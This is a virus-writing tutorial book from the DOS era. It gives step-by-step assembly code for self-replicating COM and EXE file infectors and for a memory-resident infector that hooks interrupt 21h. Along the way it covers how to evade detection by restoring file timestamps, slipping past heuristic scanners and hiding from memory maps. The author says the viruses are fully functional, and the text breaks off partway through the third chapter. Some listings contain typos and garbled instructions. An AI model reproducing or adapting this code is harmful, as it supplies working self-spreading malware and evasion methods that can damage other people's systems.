



Computer Death in a Nutshell -
Virus Programming for the Electronically Aggravated.

By Nathan Smith

© Copyrighted 1996-2004 Nathan Smith. All rights reserved.

Warning: The material contained within this book could be potentially dangerous if misused.

Table of Contents

Introduction..... 4
Chapter 1 - Simple COM infections..... 5
Chapter 2 - An EXE infection..... 10
Chapter 4 - Boot infecting viruses. 23
Chapter 5 - Avatar. 32
Appendix A..... 38
Appendix B..... 41
Appendix C..... 46
Appendix D 50
Appendix E..... 55

Introduction

In this book I will be discussing the design and structure of computer viruses. A computer virus is a program that contains the ability to perform self replication by use of host programs. A computer virus may spread itself by using DOS and or BIOS interrupts. To be classified as a computer virus, the program must use another program to spread. If a program does not use another program then it is considered to be a worm. Worms will not be discussed in this book as they differ in design from viruses.

If you are reading this book with malicious intent then you have come to the wrong place. There is no malicious code found within the pages of this book. While the code contained here in will replicate, that is all it will do. No attempts are made to harm, decrease performance, or in any other way hinder computer operation.

What this book was written for is to instruct people in both how to construct computer viruses and also how they work. Many people have, for a great time, pursued the use of computers to their fullest extent. It is for this purpose that this book was written. The material discussed is for educational purposes only, I do not condone malicious actions.

Viruses are fascinating programs that should not be shunned but rather looked upon with great admiration. They are capable of replicating and by such, "living". This is not to say that viruses are a form of Artificial Intelligence, because they are not, but they are, though, the basis for AI. Many of the technology involved with viruses is also beneficial to other areas of programming. The so called "anti-debugging" techniques, used to stop debuggers, can also be implemented into modern programs to prevent hacking of copy protection schemes. The code used to infect the boot sector of a computer can also be used to setup anti-virus programs in memory before anything else allowing them to catch possible resident viruses. Another use could be for password protection programs that will immediately ask for a password making them harder to get around. These many possibilities are demonstrated very efficiently by viruses.

The big fear of viruses comes from the media induced hype over destructive viruses. It is true that almost all of the viruses known are destructive but this does not mean that we should all cower in a corner. If certain precautions are taken then viruses become a minimal threat. First do not download software from a place you do not know. Second, make sure to scan all files before using them. Third, see rule one, it's very important. If these rules are followed then your chances of getting a virus are greatly reduced. Even if you do get a virus, chances are that it is rather harmless. Many of the more destructive viruses are rare.

WARNING:

One point on this book, though, is to be careful with the given viruses. They are all fully functional and can spread if not properly handled. If you choose to run them make sure they are run in a confined and controlled area. If they got loose it will be you, the reader, that will be held responsible. Computer tampering is not a petty crime either. So now you have been warned. Be careful.


Chapter 1 - Simple COM infections.

This is the first chapter in what I hope will be a guide to the construction and understanding of computer viruses. From here on I will be referring to computer viruses as simple viruses.

In this chapter I will discuss the structure and infection of COM files. COM files are for all general purposes just an image of the program in memory. Therefore they do not need any special initialization as EXE files do. So lets get an overview of the COM file.

First off the COM file has a few limitations. When a COM file is run COMMAND.COM does a few things in preparation for the execution of the COM file. First it will allocate the memory for the file. Only one segment of 64k (k stands for kilobyte which is 1024 bytes) will be allocated. The PSP takes up the first 100h bytes of this area, so the program will actually start at an offset of 100h bytes. At this time the stack is also setup for the program. Because the segment address of the program, the CS register, is constant the program is unable to be larger than the 64k block of memory. If it is then it will not run, as DOS will be unable to load it. This is by far the greatest limitation of the COM file.

Now in order for a virus to infect a COM file it will need to do several things. The first thing is to save the first three bytes of the file it is going to infect. This is done because it will need to place a jump in the first three bytes of the file to cause the program to branch to the virus code upon startup. The look of an infection is shown below.



While this may look a little complicated it is actually very simple. There is, though, one problem that the virus will face. Whenever you make a reference to an address in your virus the assembler replaces this reference with a constant value or offset as to were the reference was made. This doesn't matter the first time the virus is run but when an infected file is run, you are likely to have a crash. This is a result of the virus no longer starting at its original offset. In order to solve this problem we must create an offset of were we currently are and then add it to all references within the virus. To get the offset the virus simply makes a call to the next line of code. When this is done you will have the current address on the stack. Pop the address off into a register and subtract the address of the call from the value stored in the register. Here is what it looks like.

```
VSTART:
    call GET_OFFSET
GET OFFSET:
    pop bp
    sub bp, offset GET_OFFSET
```

```

lea si, [bp + BUFFER]
lea di, [bp + OLD_JUMP]
movsw
movsb

```

Now the register BP will contain the amount to offset your reference's by. So now instead of referencing data as normal like, `lea bx, DTA`, we will reference it with our offset as, `lea bx, [bp + DTA]`. The added code is used to copy data from one buffer to another. The purpose of this is shown later when we read in the first few bytes of a file which get stored in BUFFER where the original bytes were stored. So move them out and store them in another area.

Now that our data can be properly referenced it is time to continue, Before a virus can find a file and infect it, it will need to save the current Disk Transfer Address or DTA. The DTA is just a buffer, 128 bytes long, used to store information by DOS for programs. The information stored there when a program starts are the parameters that might have been passed to the running program. If our virus were to destroy these then the program might not run properly when control is returned and this would almost certainly give away a virus. To save the current DTA you need only setup a new DTA so as not to overwrite the current one. Interrupt 21h (DOS) function 1Ah can be used to do this. When calling this function DX contains the offset address of the new DTA.

```

lea dx, [bp + DTA]
mov ah, 1Ah
int 21h

```

That will set the DTA to point to your own buffer, which need only be 43 bytes. Now it is time to find a file to infect. This is the purpose for changing the DTA. The information returned from the file search will be stored in the DTA. To find a file we will again employ DOS, this time functions 4Eh and 4Fh. These are the find-first and find-next functions. When calling the find-first function CX contains the attribute to look for and DX contains the offset to an ASCII file name.

FIND FIRST:

```

lea dx, [bp + COM_MASK]
xor cx, cx
mov ah, 4Eh

```

FIND NEXT:

```

int 21h
jc RUN_HOST          ; if there are no files then get out

```

When calling the find-next function, AH just has to have 4Fh. When either one of these is called they will store the 43 bytes of information on the file in the DTA as follows.

Offset	Size in bytes	Description
00h	21	Reserved for DOS.
15h	1	File attribute
16h	2	File time
18h	2	File date
1Ah	4	File size

After the search is complete either a possible file to infect has been found or there are no files indicating a very desolate directory. If nothing was found then the virus stops here and transfers control back to the host. Otherwise the file must be tested to see whether it is infected or not and if not then infected. If the file is already infected then we go back and search for another file. This virus will only infect one file at a time. Although the number of infections is left up to the programmer, the more infections done each run, the slower the program startup will be. While a computer novice may not notice this an experienced user probably will.

Once you have found a file you need to check to see whether it is infected or not before determining what to do next. There is a simple way of testing COM files for infections. When the virus infects the file it will put a jump in the beginning of the file. If you take the total file size and subtract the virus size from it then it should have the same offset as the jump, if the file is infected. The jump has to be read in order to infect the file so this is a good time. Then once the first three bytes have been read in look at the second two bytes and compare them to the file size minus the virus. If they are the same then the file is probably infected.

The first thing needed is to open the file and get the first three bytes. This is done with our good friend DOS using function 3Dh to open the file and 3Fh to read from the file. With function 3Dh, AL contains the open code and DX contains the offset of a null terminating ASCII path name. Upon return AX contains the handle for the file. Since all further file operation require the handle to be in the BX now is a good time save the handle.

```

mov ax, 3D02h           ; r/w access
lea dx, [bp + DTA + 30] ; were the filename is stored
int 21h
jc SKIPFILE
xchg ax, bx            ; put the file handle in bx

```

With function 3Fh, CX contains the number of bytes to read in and DX contains the offset of the buffer to store them in. Reading in the bytes now also has the benefit that we will need them to complete the infection so if the file is not infected then you will already have the information needed to go and infect it. The code looks like this.

```

mov ah, 3Fh
mov cx, 3                ; get three bytes
lea dx, [bp + BUFFER]   ; store them in our buffer for later
int 21h

```

To test whether the file is infected you need to compare the last two bytes of the buffer to the file size minus the virus size. You also need to make sure that the file is not too large to be infected. This is done by moving the file pointer to the end of the file and testing the size. The reason for moving to the end to get the size instead of just using the size stored in the DTA is because again, if the file is infected then we will be better positioned to infect it. In many cases we are making an assumption that the file is not infected. To move the file pointer to the end use DOS function 42h. When calling this AL contains the move code and CX:DX contain the length to move. Upon return DX:AX will have the size we want.

```

CHECK_ INFECTION:
    mov ax, 4202h          ; move pointer to the end of the file
    xor cx, cx
    xor dx, dx            ; with an offset of zero.
    int 21h              ; dx:ax now contains the size of the file
    xor dx, 0
    jnz SKIPIT           ; file is definitely too large
    cmp ax, 65535 - (VEND - VSTART) ; is file too large
    ja SKIPIT
    sub ax, (VEND - VSTART) + 3 ; ax is were virus begins?
    cmp word ptr [bp + BUFFER + 1], ax
    jne INFECT           ; if not then infect it
SKIPIT:
    mov ah, 3Eh          ; close the file
    int 21h
SKIPFILE:
    mov ah, 4Fh          ; the find next function
    jmp FIND_NEXT        ; go find another file

```

The virus is now ready to infect the target file. Much of the information is setup for us. The only thing left to create is the initial jump to the virus. This way the virus will be run first before the program. To do this take the size of the file, which, conveniently, is still stored in AX, after correcting it, and put it in a buffer. We will already have the value E9h which is the machine code for a *jmp* instruction, stored, by doing so at compile time.

```

    add ax, (VEND - VSTART) ; reset size
    mov word ptr [bp + VJUMP + 1], ax ; build our jump

```

With the initial jump built and ready, we have only to write the information to the host. DOS function 40h if used here. Upon call CX contains the number of bytes to write and DX contains the offset of the buffer to write, First we will append the virus to the host as the file pointer has been already been moved to the end, remember the infection check? This time CX will have the size of the virus and DX will point to the start of the virus code. After appending the virus, move back to the beginning of the file and write the jump that was built above.

```

INFECT:
    mov ah, 40h
    mov cx, VEND - VSTART ; size of the virus
    lea dx, [bp + VSTART] ; the buffer is the start of the virus
    int 21h
    mov ax, 4200h         ; move to the beginning of the file
    xor ex, cx
    xor dx, dx            ; with offset of zero
    int 21h
    mov ah, 40h
    mov cx, 3             ; write three bytes
    lea dx, [bp + DTA]    ; info is in the start of the DTA
    int 21h

```

Now the file is infected with the virus. The file is then closed using DOS

function 3Eh. With the file now infected it is time to give control back to the host program. This is very simple to do because all COM files start at offset 100h in memory. You have only to put the original three bytes at this location and then return there, In the code below note that an offset of 101h is used and then decrements. While this seems unnecessary it is done to avoid detection by heuristic scanners. We must also remember to restore the DTA.

This is also simple because on COM files the DTA address is stored at offset 80h in the PSP. Simple set the DTA to 80h and you're done.


```
RUN_HOST:
    mov ah, 1Ah          ; DTA address is at 80h
    mov dx, 80h         ; restore the DTA
    int 21h
    lea si, [bp + OLD_JUMP]
    mov di, 101h
    dec di              ; make it 100h
    push di             ; store the address on the stack for jump
    movsw
    movsb              ; and copy the original bytes to host beginning
    ret                ; the ret pop's the return address (100h) off the stack
```

Well there it is, the virus is now complete. Control will now be returned to the host program which will execute just as if nothing is wrong. A few comments on this virus though. First this is a simple virus that makes no attempts to hide itself. The time and date are changed upon infection. The virus can not infect files with the read-only attributes set. Also the virus can not change directories so it can only infect files within the current directory. This virus was not designed to demonstrate sophisticated techniques but rather to start out the reader with a basic understanding of viruses and I trust that it has achieved that. In further chapters more sophisticated viruses will be shown. The complete source code for this virus, named **Simple**, can be found in appendix A.

Chapter 2 - An EXE infection.

In the last chapter I covered a very simple virus that could infect COM files but could not go outside the current working directory. The virus also made the mistake of not restoring the file's time and date. This type of mistake could easily give away its presence. It is these things that will be taking care of in this chapter. I will also be explaining a new type of infection. The EXE file is infected much the same way as a COM file, in theory, but in practice it is somewhat different. To infect an EXE file you do not write a jump in the beginning but rather change the header to point to the virus code. Before getting too much into this though, an understanding of the structure of an EXE file will be needed.

EXE files are divided into segments. As you might remember the limitation of a COM file was that it could not exceed 64k in size. EXE files are made of several segments each of which is or can be 64k. These segments are then swapped in and out of memory as needed. This allows EXE files to be of any size provided there is enough memory. The EXE header tells DOS which segment to load first. When the virus infects the a tile you just add the virus as another segment to the file. The header is then adjusted to load the new segment of the virus first, therefore running the virus code before the original code. The virus will then restore the original CS:IP address and return to the original program, as shown below.



The EXE header is composed of 32 bytes. These are detailed below with a description of what each does. Keep in mind that when you infect an EXE file there are only six parts of the header that need to be changed. These parts will be discussed later.

Offset	Size Bytes	Description
00h	2	EXE signature. This is the characters ZM (in the Intel little-endian format).
02h	2	The number of bytes in the last pages of the EXE file. This value is always under 512.
04h	2	The total number of 512 byte pages in the EXE file, rounded up. (i.e. 514 would have a value of 2.)
06h	2	Number is used of entries stored in the EXE relocation table. This is used to relocate segments when the program is running.
0Bh	2	The size of the EXE header in 16 byte paragraphs. To get the actual size in bytes multiply by 16.
0Ah	2	The minimum amount of memory the EXE file requires in

		paragraphs.
0Ch	2	The complement of the above. This is the maximum amount of memory the EXE file requires in paragraphs.
0Eh	2	The initial offset in paragraphs to the Stack Segment (SS) from the header.
10h	2	The initial offset in bytes to the Stack Pointer (SP) from the Stack Segment (SS). The two put together form the SS:SP address for the stack.
12h	2	The Negative checksum. This is a sum of the total bytes of the file, such that it equals OFFFh. This value is generally ignored and sometimes not even set properly.
14h	2	Initial offset in bytes of the Instruction Pointer (IP) from the Code Segment (CS).
16h	2	Initial offset in paragraphs of the Code Segment (CS) from the header. The two values, CS:IP, form the start address of the program.
1Bh	2	The offset of the segment relocation table from the start of the file.
1Ah	2	Overlay number. If this is a one then the file is an overlay. If it is zero then the file is not.
1Ch	4	Reserved and unused.

Now that you know what the header looks like let us look at which parts of the header need to be changed. As mentioned above there are only six parts. They are at offset 02h, 04h, 0Eh, 10h, 14h, 16h. Before getting into this you need to find a file to work with. This virus differs from the first one in that it can move to other directories. This makes it more infectious than the first. It will also be restoring the files' time, date and attributes after infection. So we will now look at how to implement these features.

When our virus infects the EXE we said that it would become its own segment. If the segment begins on a paragraph boundary, that is to say an address such as 54C0:0000, then you can address the code without an offset value. This requires the virus to pad the EXE file with spaces in order to align it on a boundary. This virus will just use an offset value as the COM infection does.

Now because the virus can move through directories it must save the current working directory so that it can come back to it later after it is done, otherwise problems could arise from the host possibly not working. To get the current directory DOS function 47h is used. When called, DX will contain the drive number (i.e. 0 = current, 1 = A, 2 = B, etc.). SI will contain the offset of the buffer in which to store the path. Because the maximum length that a path can be is 64 bytes it is wise to make the buffer this. Upon return the buffer pointed to by SI will contain the current path. This is not a complete path. A complete path may be made, though, by adding the drive letter followed by ':' '\' at the beginning. Since this virus is incapable of changing drives only a backslash ('\') is necessary.

```

lea si, [bp + DIRNAME + 1]      ; leave room at beginning for
mov ah, 47h                    ; backslash and store.
xor dx, dx                      ; current drive
int 21h
mov byte ptr [bp + DIRNAME], '\'; put the backslash in

```

Once again it is necessary to set the DTA as with the COM infections. After doing this you must move the old CS:IP address that was saved from the host, from its current buffer to another area so that it does not become overwritten by the new one which will be gotten from the file that is going to be infected. This is done by pointing the SI register to the old current buffer and the DI register to the new buffer we then execute a series of movsw command.

```

lea si, [bp + EXEJUMP1]
lea di, [bp + EXEJUMP2]
mov cx, 4                ; repeat 4 times
rep movsw                ; repeat command 4 times

```

We are now ready to search for our file. The directory search algorithm is a simple one. Basically it searches the current directory for a file and if no file is found then it moves up one directory. This shows some problems in that if it is in the root directory and no file is found it will go nowhere else. A more complicated search algorithm is possible although it will slow down the virus.

In order to change the directory a call to DOS function 3Bh is made. When called DX contains the offset of the path to change to. On return if the carry flag is set then an error has occurred and AX contains the error code. Normally if an error occurs it is because the directory name is invalid. To also cut down on time, since the longer a virus runs the more chance it has of being noticed, the virus will only search two directories up.

```

mov cx, 2                ; two directories up
SEARCH DIRECTORIES:
call FIND_EXE            ; first search this path
jnz DONE                 ; if found get out
mov ah, 3Bh
lea dx, [bp + PARENT]   ; point to a '..' path
int 21h                  ; go to previous dir.
jc DONE                  ; can't go up then get out
loop SEARCH_DIRECTORIES ; loop for CX times
DONE:
mov ah, 3Bh
lea dx, [bp + DIRNAME]  ; restore old directory
int 21h

```

To infect a file you need to save the current time, date and attributes. The current attributes of the file are then cleared to allow for writing to the file. All of this is done with DOS.

To get the attribute or set it the same function is used, 43h. When called AL will contain the action. A value of 1 means to set the attributes, while a value of 0 means to get them. If setting the attributes then CX will contain the attribute to set. Actually since the attribute is only 8 bits long only CL contains the attribute and CH can be cleared. If getting the attribute then CX does not matter on call but on return it will have the attribute of the file. DX will have the offset of the filename to get the attributes from.

As with the attributes, both getting and setting of the time are done with function 57h. Once again AL contains the action code. If set to 1 then the time and

date are set. If AH is set to 0 then the time and date are gotten. When setting the time and date, DX contains the date and CX contains the time. If getting the time and date, then upon return DX will have the date and CX will have the time. In either case BX will contain the handle of an open file to get the time and date from.

The first step is to get the attributes and then clear them so that the virus can open the file for read/write access. Since the file needs to be opened in order to save the time and date the next step is to open the file. After the file is open then the virus can save the time and date. With the necessary information saved you can now go about altering the file. Later we will restore this information to make the virus harder to detect.

```

        lea dx, [bp + DTA + 30]           ; the file name
        mov ax, 4300h
        int 21h
GET_ANOTHER:
        mov ah, 4Fh
        jc FINDNEXT
        mov [bp + ATTR], cx             ; store attribute
        mov ax, 4301h                   ; set attributes
        xor cx, cx                       ; clear them
        int 21h
        mov ax, 3D02h                   ; open for r/w access
        lea dx, [bp + DTA + 30]
        int 21h
        xchg ax, bx                     ; store file handle
        mov ax, 5700h                   ; get time/date
        int 21h
        mov [bp + TIME], cx             ; store time
        mov [bp + DATE], dx            ; store date

```

With the information saved you now need to get the header and then check for an infection. If the file is not infected then the header is changed to reflect the infection, written to the file and the virus is appended to the end.

There are many different methods that can be used to test for an infection. One good choice is to store an ID value at offset 10h in the header. The only caution is that the ID value should be large since it is the value that will be placed in the SP register. So after reading in the header simply check offset 10h of the header to see if the ID is there. When reading the header not all of it is needed. It is only necessary to read in 26 bytes of the total 32 bytes, since we do not change anything beyond byte 26.

Before checking for the ID though, make sure that the file is actually an EXE. To do this check the EXE signature at the start of the header. Remember that the EXE signature is stored in the Intel Little Endian format, which means that it is stored backwards. To test the signature you have to test the reverse of it, 'ZM' instead of 'MZ'. After this you can check for the ID.

```

        cmp word ptr [bp + BUFFER], 'ZM'
        jne CLOSE                       ; get out - not an EXE
        cmp word ptr [bp + BUFFER + 10h], id ; check the ID
        je CLOSE                        ; already infected get out

```

```
call INFECT
```

If we have not bailed out then the file is an EXE that is uninfected. It is now time to infect the file. Since you will need the valid file size, simply move the file pointer to the end of the file. Notice that I did not use the size returned in the file information from the find routine. The reason for this is that it may have been changed by another program. You will find out later how this can be done. We are now ready to begin the infection.

As said before you will be only modifying the EXE header. Before this is done though, there is certain information in the header that needs to be saved. The first values that need to be saved are those of offset 14h and 16h, the IP and CS values, respectively. After those have been saved you also need to save the values at offset 0Eh and 10h, the SS and SP values, respectively. Those two addresses are needed later to run the host. Here is what the code looks like.

```
lea di, [bp + EXEJUMP1]
lea si, [bp + BUFFER + 14h]      ; store CS:IP in our buffer
movsw
movsw
sub si, 0Ah                    ; move back to offset 0Eh
movsw                          ; and store SS:SP
movsw
```

Now that the CS:IP address and SS:SP address have been saved they can be changed. Next a new CS:IP address and SS:SP address need to be calculated to point to the virus.

The CS:IP address is actually the start of the virus code. This means that it is the end of the EXE file. To calculate the value you have to subtract the header size from the file size and then divide it by 16. Remember the header is in 16 byte paragraphs. You need to subtract the header size because the CS:IP is an offset from the header. You can not just subtract the header size, found in the header, from the file size. The header size is the number of 16 byte paragraphs. This means that the equation looks like $\text{File Size} - (\text{Header Size} * 16)$.

After solving that equation you need to convert it back into 16 byte paragraphs. This is done because the value of CS is stored in 16 byte paragraphs. The value of IP is in just bytes. So we take the product of the above equation and divide it by 16 giving us the CS value. The remainder is the IP value. Also because both the program code and the stack occupy the same segment in memory, the CS value is also the SS value. The SP value, which is the Stack Pointer can really be any value that is high enough so that the stack does not overwrite the program code. The SP value is where the virus ID is stored. This is why it is necessary for the ID to be a large value. Remember that the stack decreases as it is used. This means that if your SP value is too low you will overwrite the program when you begin pushing too many things onto the stack.

```
push bx                        ; save our file handle
mov bx, word ptr [bp + BUFFER + 8] ; header size in paragraphs
mov cl, 4
shl bx, cl                     ; this is the same as bx * 16
```

```

push dx
push ax                                ; save file size - need it later!

sub ax, bx                              ; file size - header size
sbb dx, 0                               ; dx:ax - bx = dx:ax

mov cx, 10h
div cx                                  ; dx:ax / cx = ax Remainder dx
mov word ptr [bp + BUFFER + 0Eh], ax    ; store SS value
mov word ptr [bp + BUFFER + 10h], id    ; store SP value
mov word ptr [bp + BUFFER + 16h], ax    ; store CS value
mov word ptr [bp + BUFFER + 14h], dx    ; store IP value

pop ax
pop dx                                  ; restore file size

```

Now the header has been almost completely modified. All that is left is to update the file pages and last page size values in the header. These values tell how big the file is in pages. To calculate these values you add the virus size to the current file size and then divide it by 512 to get the total file pages. The remainder is the last page size. These values are then stored in the header.

```

add ax, VEND - VSTART
adc dx, 0                               ; add our virus size

mov cl, 9                               ; shift 9 times - 2^9
push ax                                 ; save AX
shr ax, cl                              ; divide by 512 - 2^9 = 512
ror dx, cl                              ; divide DX by 512
stc                                     ; set carry
adc dx, ax                              ; DX = DX + AX + 1
pop ax                                  ; restore AX
and ah, 1                               ; clear anything above 512

mov word ptr [bp + BUFFER + 4], dx      ; fix-up the EXE header
mov word ptr [bp + BUFFER + 2], ax      ; with new file size

pop bx                                  ; restore our file handle

```

You now have a completely modified EXE header and it is time to append the virus and write the header back to the file. Since we had to move the file pointer to the end of the file earlier to get the file size it is wise to first append the virus. Next move the file pointer to the beginning of the file and write the EXE header. After this the file will be infected. Set the infection flag and return.

With a file now infected the virus is done and it is time to return to the host program. This is actually very easy. Basically you need to restore the old SS:SP address by setting the SS register and the SP register to the proper values. Then restore the old CS:IP address and jump to it. To jump to the CS:IP address you need to set it up with a machine code of 0EAh for a far jump and then store the CS:IP address after it. The old CS value will have been stored already from when it was saved out of the header. The only modification is to add 10h to the value to get past the programs PSP. The IP value is simply zero. The SS register is set to the same

value as the CS value. This is done by adding 10h to the SS value that was stored from the header. The SP register is set to whatever value was saved from the header. There is no change made to the SP value. The one important point to remember when setting the SS and SP registers is to disable the interrupts. Once the proper CS:IP address has been created and the SS and SP registers have been set the virus returns control to the host. Here is the code for all this.

RUN_HOST:

```

mov ax, es                ; offset everything by ES
add ax, 10h              ; skip the PSP block
add cs:[bp + word ptr EXEJUMP2 + 2], ax    ; set CS
add ax, cs:[bp + word ptr STACKSAVE2]     ; get proper SS value
cli                       ; turn off interrupts
mov ss, ax                ; set SS register
mov sp, cs:[bp + word ptr STACKSAVE2 + 2] ; set SP
sti                       ; turn on interrupts jmp HOST

```

HOST:

```
db 0eah
```

```

EXEJUMP2  dd  ?
STACKSAVE2 dd  ?
EXEJUMP1  dd  0FFF0000h
STACKSAVEI dd  ?

```

This will return control back to the host program. Before going on though, I feel that I must explain the reason for the jump right before a jump. By this I am referring to the *jmp HOST* instruction, which just jumps to the next line. The reason for this is due to the Pre-fetch Instruction Queue or PIQ. This is a part of the CPU that pre-fetches instructions to speed up execution. The number of instructions that are pre-fetched varies depending on the processor. During virus execution the PIQ would fetch the *jmp far* instruction and its CS:IP offset before it was modified to the correct value. When the instruction was finally executed it would jump to random areas of memory. By adding the *jmp HOST* instruction the processor is unable to fetch any instruction beyond it. This allows the jump to be changed to its proper value.

This is the second virus so far and already they are becoming harder to find and to contain. This virus, named **Rover**, is more infectious than the first virus in chapter 1. Great precaution should be taken with this virus as it can quickly get away from the would-be experimenter. The **Rover** virus is also much harder to spot if it does get loose on yours or anyone else's computer. The virus can, however, be spotted by its ID that is stored at offset 10h within the infected file. The complete source code for this virus is in appendix B.

Chapter 3 - Memory resident COM infections.

So far there have been a simple COM infecting virus and a somewhat harder to spot EXE infecting virus. These viruses were the groundwork for the remaining viruses. They were also not very contagious. In this chapter I will be discussing the design and construction of a memory resident virus that will infect COM files.

To understand memory residency, many things must be first understood. When a program is run, DOS will allocate to that program an area of memory. The program is then loaded into this area of memory and DOS transfers control to the beginning of the program. When the program finishes executing, DOS will free the memory. A program that becomes memory resident, will terminate but the memory that was allocated for it will not be freed. This leaves the program sitting in memory.

When programs do become resident they need some way to keep themselves active. As stated before the program does terminate. In order to keep active, programs will "hook" the interrupts of the system. This means that when an interrupt is called the program that has hooked that interrupt will be called. To have your program called whenever disk services occur hook interrupt 13h, To monitor DOS function calls hook interrupt 21h. To have your program keep track of time hook interrupt 1Ch.

Before going on now, we will stop and look at the interrupts and how they are designed as well as the setup of the interrupt table. The interrupt table is a set of 256 4 byte memory addresses. Each address is composed of a segment and offset to the interrupt handler. This table is located in the first segment of memory, address 0000:0000. When an interrupt is called, DOS will go to this table and lookup the address of that interrupts handler and then branch to it in memory. In order to hook an interrupt, one must change the current interrupt address to the point to your own program in memory. Then when DOS branches to the address of the interrupt handler it is your own code that gets run.

There are two ways to patch the interrupt table. The first and easiest is to use DOS. DOS service function 35h is used to get the interrupt address and service function 25h is used to set the interrupt address. When calling function 35h, AL contains the interrupt number that you want to get. On return, ES will have the segment address of the interrupt handler and BX will have the offset address. When calling function 25h, AL will contain the interrupt number that you wish to set, DS will have the segment address of your interrupt handler and DX will have the offset of your interrupt handler.

The second way is a little different and a bit more complicated. It requires direct manipulate of the interrupt table. This is the method that I will be using for this virus. To directly access the interrupt table is really not hard. As mentioned before the interrupt table begins at segment 0000h, the first segment. To find the offset to the interrupt address, take the interrupt number and multiply it by 4 (the size of each address). This will give you the offset of that interrupts address. Once you have the location of the address you need to save it, so that after your handler finishes it can transfer control back to the original interrupt handler. With the interrupt address saved you then need to place your interrupt handlers segment and offset into the table.

```
xor ax, ax
```

```

mov ds, ax                ; int table begins at 0000h
push ds
lds ax, ds:[84h]          ; 21h * 4 = 84h
mov word ptr es:[OLD_INT21], ax ; Get old int handler
mov word ptr es:[OLD_INT21] + 2, ds ; and store it
pop ds
mov word ptr ds:[84h], offset INT21 ; Replace with new handler
mov ds:[86h], es          ; in memory

```

Now that a new handler has been setup in place of the original handler we need to talk about the design of the interrupt handler. The design of an interrupt handler is actually simple. There are only a few rules that must be followed.

- 1) DO NOT, under any circumstances call a function and or interrupt that has been hooked directly. This will generate an infinite loop.
- 2) Remember to always save and restore the registers that you will use. If, they are not then problems WILL ARISE. This is especially important with the flags.
- 3) Always use an *iret* instruction to return from an interrupt instead of just a *ret*. Or use a *retf*. If using a *retf* instruction remember the flags are on the stack.

With rule 1, this basically means that if you have hooked interrupt 21h function 3Dh then you can not directly call that function from inside the handler. To call an interrupt function indirectly is not too tricky. First execute a *pushf* instruction and then call the original interrupt. The *pushf* is necessary to simulate an interrupt. When an interrupt is called it will first execute a *pushf* instruction. Then when it returns with an *fret* instruction, a *popf* instruction is executed. This is the reason for using a *fret* in your interrupt handler instead of a *ret*. Aside from the above rules, everything else is legal. Therefore when the interrupt handler is called you will first check to see if it is a function that you want to intercept and if so then branch to the code to handle the function.

```

INT21:
    cmp ax, 3D77h
    je CHECK
    cmp ah, 4Bh
    je INFECT
GO_INT21:
    db 0EAh
OLD_INT21 dd ?

```

Notice the method for storing the original interrupts address so that when we want to go to the original interrupt we simple jump to GO_INT21. The interrupt handler above will do two checks. One to see whether the virus is resident already and the other to see if a program is being loaded, at which point it will be infected.

Now that you know how to construct an interrupt handler it is time to learn how to make a program terminate and stay resident. To terminate and stay resident there are interrupts that can be called but both will terminate the running program. Since a virus should return control back to the host these methods are unsuitable. Therefore I will be using direct memory manipulation to cause the virus to stay resident. This also has the advantage of allowing us to hide the virus from prying

eyes such as memory mapping programs.

First lets see how a programs memory is allocated. When programs are run and memory is allocated there are two pieces of information that are setup that you need to know about. The first is the Memory Control Block or MCB. The MCB of a program contains the information about the area of memory that was allocated for the program. This information is detailed below.

Memory Control Block:

Offset	Size in bytes	Description
00h	1	The location byte of the MCB. Tells whether the block is the last in the chain of blocks or not.
01h	2	The starting segment of the memory blocks owner. If this value is 8, then the memory block is treated as a system block and labeled as such.
03h	2	The size in paragraphs of the memory block.
05h	3	Reserved.
08h	8	The name of the block. This is shown in the memory map.

The MCB of a program always begins one paragraph (10h) lower from the program PSP (discussed below). Therefore it is 10h less than the CS value. The other data structure is the Program Segment Prefix or PSP. This is used to store information pertaining to and used by the program. It is detailed below.

Program Segment Prefix:

Offset	Size in bytes	Description
00h	2	This is just the bytes CDh 20h an int 20h instruction.
02h	2	The address of the top of memory. This will need to be lowered by our virus.
04h	1	Reserved.
05h	5	Obsolete information used by older DOS versions.
0Ah	4	The interrupt 22h address. Actually a vector to the terminate handler for DOS.
0Eh	4	The interrupt 23h address. A vector to the Ctrl-Break handler for DOS.
12h	4	Interrupt 24h address. Another vector to the Critical Error handler used by DOS.
16h	2	Segment address of the parent program.
18h	20	The programs file handle table. One byte per handle.
2Ch	2	Segment address of the environment variables.
2Eh	4	The stack address for the program.
32h	2	The size of the file handle table.
34h	4	The address of the file handle table if it is not located at 12h.
38h	28	Reserved.
50h	3	The bytes CDh 21h C3h. An int 21h followed by a ret instruction.
53h	9	Reserved.
5Ch	16	File Control Block or FCB.
6Ch	16	The second FCB.

7Ch	4	Reserved.
80h	1	The command line length.
81h	127	The command line. Also used as the default DTA.

All totaled, the PSP comprises 256 bytes. With a COM file the PSP is loaded in the same segment as the program causing program execution to begin at 100h. With an EXE the PSP is loaded one paragraph (10h) higher than that of the program. This is important to remember when modifying the PSP from your virus.

